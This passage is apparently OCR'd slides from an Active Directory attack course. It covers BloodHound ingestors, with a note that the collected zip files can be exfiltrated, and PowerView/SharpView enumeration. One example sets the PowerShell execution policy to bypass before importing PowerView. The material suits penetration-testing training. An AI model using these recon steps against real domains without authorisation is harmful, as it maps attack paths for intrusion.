
https://github.com/fox-it/BloodHound.py

Reference:

https://github.com/BloodHoundAD/BloodHound/wiki/Data-Collector


AD RECON– BLOODHOUND (DATA COLLECTION)

- Powershell ingestor.




AD RECON– BLOODHOUND (DATA COLLECTION)

- C# ingestor.




AD RECON– BLOODHOUND (DATA COLLECTION)


- The zip files can then be exfiltrated and uploaded to BloodHound via its GUI.



AD RECON– BLOODHOUND (DATA COLLECTION)



We'll use BloodHound to find AD attack paths later on. For now, let's move onto other AD recon techniques.



AD RECON– BLOODHOUND HANDBOOK

- An awesome resource to get familiar with BloodHound and Cypher:

★★★ **BloodHound Handbook (by @SadProcessor)** ★★★

https://insinuator.net/2018/11/the-dog-whisperers-handbook/

AD RECON– POWERVIEW & SHARPVIEW

PowerView:

- PowerView is a Powershell script that is used to perform recon and enumeration on Windows domains. It contains numerous functions that can be used to enumerate AND attack Active Directory.

```
# Example usage
$env:PSExecutionPolicyPreference="bypass"
Import-Module .\PowerView.ps1
Get-Domain
```

SharpView:


- SharpView is a C# port of PowerView.

```
# Example usage
SharpView.exe Get-DomainController
```

